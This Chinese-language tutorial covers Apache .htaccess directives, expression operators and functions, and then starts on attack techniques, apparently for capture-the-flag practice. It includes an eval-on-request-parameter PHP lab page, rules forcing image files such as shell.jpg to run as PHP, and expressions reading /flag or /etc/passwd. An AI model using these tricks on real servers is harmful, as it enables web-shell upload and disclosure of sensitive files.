.htaccess
在利用htaccess之前先了解一下htaccess文件
什么是.htaccess
.htaccess被称为”分布式配置文件”,允许在特定目录及其子目录中应用配置命令
| Related Modules(相关模块) | Related Directives(相关指令) |
|---|---|
| core | AccessFileName |
| mod_authn_file | AllowOverride |
| mod_authz_groupfile | Options |
| mod_cgi | AddHandler |
| mod_include | SetHandler |
| mod_mime | AuthType |
| AuthName | |
| AuthUserFile | |
| AuthGroupFile | |
| Require |
相关模块
core: Apache 的核心功能。mod_authn_file&mod_authz_groupfile: 处理身份验证的模块。如果你想用.htaccess给文件夹设置密码(比如要求输入用户名/密码),就需要它们mod_cgi: 用于运行 CGI 脚本mod_include: 用于服务器端包含(SSI)mod_mime: 用于设置文件类型(比如定义.html是网页)
相关指令
A. 控制 .htaccess 是否生效的指令(写在主配置文件里):
AllowOverride: 这是最重要的一个。 它决定了.htaccess文件里的哪些指令是被允许执行的。如果这里没开启,.htaccess写了也没用。AccessFileName: 用于更改默认的配置文名(比如把.htaccess改名为.config)
B. 可以在 .htaccess 文件内部使用的指令:
AuthType,AuthName,AuthUserFile,Require: 这些都是用来做权限控制的。比如Require valid-user表示“只有输入正确密码的用户才能访问”。Options: 控制目录特性(比如是否允许列出文件列表)AddHandler,SetHandler: 控制特定文件的处理方式。
基本配置
容器头
在.htaccess中,并不是所有指令都支持全局生效。容器指令用于圈定作用域,使配置仅针对特定的文件、条件或 HTTP 方法生效。
注意:.htaccess 中不支持 <Directory>, <Location> 或 <VirtualHost> 容器。
文件控制
用于对特定文件名或符合正则模式的文件应用配置。这是绕过文件上传黑名单或保护敏感文件(如 config.php)的基础。
<Files "filename">- 描述:精确匹配文件名。
- 示例:禁止访问
config.php。
<Files "config.php">
    Require all denied
</Files>
<FilesMatch "regex">- 描述:使用正则表达式匹配文件名。比
<Files>更灵活,支持忽略大小写等修饰符。 - 示例:统一匹配图片文件。
# 匹配 .png, .jpg, .gif (不区分大小写) <FilesMatch "\.(?i:png|jpg|gif)$"> Require all granted </FilesMatch>- 描述:使用正则表达式匹配文件名。比
逻辑判断
<If "expression">- 描述:Apache 2.4 新增,功能最强。根据请求头、IP、时间、文件状态等动态表达式(AEL)进行判断。
- 示例:仅允许 Googlebot 爬虫访问。
<If "%{HTTP_USER_AGENT} =~ /Googlebot/"> Require all granted </If><Else>/<ElseIf>- 描述:配合
<If>构建完整的逻辑分支。 - 示例:
<If "%{REQUEST_METHOD} == 'POST'"> # 处理 POST 请求 </If> <Else> # 处理其他请求 Require all denied </Else>- 描述:配合
<IfModule module-name>- 描述:检测服务器是否安装了某模块。
- 攻防意义:提高 Payload 的容错性。攻击者常用此指令包裹恶意配置,防止因服务器缺少某个模块(如
mod_rewrite)导致直接返回 500 错误从而暴露痕迹。
<IfModule mod_rewrite.c>
    RewriteEngine On
</IfModule>
<IfDefine name>- 描述:检测 Apache 启动命令行中是否定义了特定参数(如
-DMyTest)。 - 示例:
<IfDefine DebugMode> php_flag display_errors on </IfDefine>- 描述:检测 Apache 启动命令行中是否定义了特定参数(如
HTTP方法限制
常用于REST API的权限控制,但配置不当容易导致ACL绕过。
<Limit method-list>(黑名单风险)- 描述:配置仅对列出的 HTTP 方法生效。
- 风险:这是一种“白名单”思维写法的黑名单实现。如果你只限制了
POST,攻击者可能通过HEAD或自定义方法绕过限制。
# 仅限制 POST 请求需要认证,但 GET/HEAD 依然公开!
<Limit POST>
    Require valid-user
</Limit>
<LimitExcept method-list>- 描述:配置对除了列出方法之外的所有方法生效。
- 示例:只允许 GET 和 POST,拒绝其他所有奇怪的方法(如 PUT, DELETE, TRACE)。
# 除了 GET 和 POST,其他方法全部拒绝
<LimitExcept GET POST>
    Require all denied
</LimitExcept>
容器内部指令

具体内容可以参考:https://www.php.net/manual/zh/ini.list.php
访问控制
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| Require | Require [rule] | 定义具体的授权规则(如 all granted, all denied, valid-user)。 |
| AuthType | AuthType [Type] | 指定认证类型(常用 Basic)。 |
| AuthName | AuthName "String" | 弹出登录框时的提示文字。 |
| AuthUserFile | AuthUserFile /path | 指定密码文件(.htpasswd)的绝对路径。 |
| Redirect | Redirect [status] /path URL | 将请求重定向到新的 URL。status 可选(如 permanent 代表 301 永久跳转),默认为 temp (302)。 |
<Files "admin.php">
    # 指定认证类型为 Basic
    AuthType Basic
    # 提示文字
    AuthName "Admin Area"
    # 指定密码文件路径
    AuthUserFile /var/www/html/.htpasswd
    # 规则:必须是验证通过的用户
    Require valid-user
</Files>
文件处理
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| SetHandler | SetHandler [handler] | 强制指定文件的处理器(如 application/x-httpd-php)。 |
| ForceType | ForceType [mime-type] | 强制指定文件的 MIME 类型(如 application/octet-stream)。 |
| AddType | AddType [type] [ext] | 将扩展名映射到指定的 MIME 类型。 |
| AddHandler | AddHandler [handler] [ext] | 将扩展名映射到指定的处理器。 |
#强制将 .jpg 当作 PHP 解析
<FilesMatch "shell.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>

#强制下载 .pdf 文件 (作为二进制流)
<FilesMatch "\.pdf$">
    ForceType application/octet-stream
</FilesMatch>

#让服务器识别 .apk 文件
AddType application/vnd.android.package-archive .apk

#让 .py 文件作为 CGI 脚本执行
AddHandler cgi-script .py
HTTP头
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| Header | Header [action] [Name] [Val] | 设置、追加或删除 HTTP 响应头(set, append, unset)。 |
| RequestHeader | RequestHeader [action] ... | 设置、追加或删除 HTTP 请求头。 |
#设置 CORS 跨域响应头
<If "%{HTTP_ORIGIN} =~ /example\.com/">
    Header set Access-Control-Allow-Origin "[http://example.com](http://example.com)"
</If>

#修改请求头,伪造 HTTPS 标志给后端
RequestHeader set X-Forwarded-Proto "https"
PHP配置
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| php_value | php_value [name] [value] | 修改 PHP 配置的值(字符串或数字) |
| php_flag | php_flag [name] [onoff] | 修改php配置的布尔值 |
<Files "upload.php">
    #增加内存限制
    php_value memory_limit 256M

    #开启报错显示
    php_flag display_errors on
</Files>
环境变量
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| SetEnv | SetEnv [key] [value] | 设置环境变量。 |
| SetEnvIf | SetEnvIf [Attr] [Regex] [Env] | 根据条件(如 IP、UA)设置环境变量。 |
| SetEnvIfExpr | SetEnvIfExpr *expr [!]env-variable*[=*value*] [[!]*env-variable*[=*value*]] ... |
SetEnv APP_ENV dev

SetEnvIf User-Agent "Googlebot" IS_CRAWLER

SetEnvIfExpr "tolower(req('X-Sendfile')) == 'd:\images\very_big.iso')" iso_delivered
SetEnvIfExpr "tolower(req('X-Sendfile')) =~ /(.*\.iso$)/" iso-path=$1
重写引擎
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
RewriteEngine | `RewriteEngine On | Off` |
RewriteBase | RewriteBase /path/ | 设置重写基准路径。 |
RewriteCond | RewriteCond [Test] [Pattern] | 定义重写生效的前置条件。 |
RewriteRule | RewriteRule [Pat] [Tgt] [Flag] | 定义具体的 URL 重写规则。 |
#开启引擎
RewriteEngine On
#设置基准
RewriteBase /

#如果请求的文件不存在 (!-f)
RewriteCond %{REQUEST_FILENAME} !-f

#则转发给 index.php
RewriteRule ^(.*)$ index.php [QSA,L]
目录索引
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
Options | `Options [+ | -]Indexes` |
DirectoryIndex | DirectoryIndex [file]... | 设置默认首页文件名(按顺序查找) |
IndexIgnore | IndexIgnore [pattern] | 在开启目录浏览时,隐藏匹配的文件。 |
#禁止目录浏览
Options -Indexes

#优先查找 index.php,其次 index.html
DirectoryIndex index.php index.html

#如果开启了目录浏览,隐藏 .git 和 .env 文件
IndexIgnore .git .env
错误页面
| 指令 | 语法格式 | 功能描述 |
|---|---|---|
| ErrorDocument | ErrorDocument [code] [url] | 自定义特定错误码(404, 500 等)的显示页面。 |
# 这里的路径是相对于网站根目录的
ErrorDocument 404 /404.html
ErrorDocument 500 "Server Error"
运算符
正则表达式类
| 运算符 | 描述 | 语法 | 示例 |
|---|---|---|---|
=~ | 匹配 | 'string' =~ /regex/ | file('/flag') =~ /flag{/ |
!~ | 不匹配 | 'string' !~ /regex/ | file('/flag') !~ /Error/ |
字符串比较类
注:按字典序 (Lexicographical order) 进行比较
| 运算符 | 描述 | 语法 | 示例 |
|---|---|---|---|
== / = | 相等 | 'str1' == 'str2' | file('/flag') == 'flag{test}' |
!= | 不相等 | 'str1' != 'str2' | req('Host') != 'localhost' |
< | 小于 | 'str1' < 'str2' | file('/flag') < 'flag{M' |
<= | 小于等于 | 'str1' <= 'str2' | file('/flag') <= 'flag{M' |
> | 大于 | 'str1' > 'str2' | file('/flag') > 'flag{N' |
>= | 大于等于 | 'str1' >= 'str2' | file('/flag') >= 'flag{N' |
集合操作
| 运算符 | 描述 | 语法 | 示例 |
|---|---|---|---|
in | 在集合内 | 'str' in { 'a', 'b' } | file('/flag') in { 'flag_v1', 'flag_v2' } |
逻辑运算符
| 运算符 | 描述 | 语法 | 示例 |
|---|---|---|---|
&& | 与 (AND) | cond1 && cond2 | file('/flag') =~ /a/ && req('User-Agent') == 'Admin' |
| ` | ` | 或 (OR) | |
! | 非 (NOT) | !cond | !(file('/flag') =~ /sql/) |
一元运算符
| 运算符 | 描述 | 语法 | 示例 |
|---|---|---|---|
-n | 非空 (Not Null) | -n 'string' | -n file('/flag') |
-z | 为空 (Zero) | -z 'string' | -z req('Referer') |
-T | 表达式为真 | -T expr | -T (file('/flag') =~ /a/) |
-F | 表达式为假 | -F expr | -F (req('Host') == 'localhost') |
表达式函数
| 分类 | 函数名 | 描述 | 示例 |
|---|---|---|---|
| 字符串处理 | tolower(str) | 转小写 (常用) | tolower(%{HTTP_USER_AGENT}) =~ /android/ |
toupper(str) | 转大写 | toupper(%{REQUEST_URI}) =~ /ADMIN/ | |
escape(str) | URL 编码 (%hex) | escape("a b") (结果: a%20b) | |
unescape(str) | URL 解码 | unescape(%{QUERY_STRING}) | |
replace(str, from, to) | 字符串替换 | replace(%{REQUEST_URI}, "old", "new") | |
| HTTP 头信息 | req(header_name) | 获取请求头 (Request Header) | req('Host') 等同于 %{HTTP_HOST} |
resp(header_name) | 获取响应头 (Response Header) | resp('Content-Type') | |
req_novary(header_name) | 获取请求头但不影响 Vary (高级优化用) | (通常直接用 req) | |
| 环境变量 | env(name) | 读取环境变量 (最常用) | env('PATH_INFO') |
osenv(name) | 读取操作系统环境变量 | osenv('PATH') | |
reqenv(name) | 读取请求级环境变量 | reqenv('SCRIPT_FILENAME') | |
note(name) | 读取 mod_rewrite 设置的 note | note('my_rewrite_flag') | |
| 编码与哈希 | base64(str) | Base64 编码 | base64('admin') |
unbase64(str) | Base64 解码 | unbase64(%{HTTP_AUTHORIZATION}) | |
md5(str) | 计算 MD5 哈希 | md5('123456') | |
sha1(str) | 计算 SHA1 哈希 | sha1('password') | |
| 文件系统 | file(path) | 读取文件内容 | file('/etc/passwd') |
filesize(path) | 获取文件大小 (字节) | filesize('/var/www/backup.zip') | |
filemod(path) | 获取文件最后修改时间 | filemod('/var/www/index.php') | |
| 安全防护 | ldap(str) | 对字符进行 LDAP 转义 (防注入) | ldap(%{QUERY_STRING}) |
escapehtml(str) | 对 HTML 特殊字符进行转义 (防 XSS) | escapehtml(%{QUERY_STRING}) |
利用方式
测下来发现htaccess越试越有



配置一个php环境,简单限制几个函数以及设置open_basedir

<?php
highlight_file(__FILE__);

if (isset($_REQUEST['Pr0x1ma'])) {
    eval($_REQUEST['Pr0x1ma']);
}

?>
文件解析
原理: Apache通过处理器和MIME类型来决定如何处理文件。可以通过.htaccess修改这些映射关系,强制服务器将非php后缀(如 .png, .jpg)的文件当作 PHP 脚本执行
利用方式:
SetHandler:强制指定文件处理器。
# 将 images.png 强制当做 PHP 执行 <FilesMatch "images.png"> SetHandler application/x-httpd-php </FilesMatch>AddType:将特定后缀映射为 PHP 类型。
# 将 .png 后缀映射为 PHP 文件解析
AddType application/x-httpd-php .png
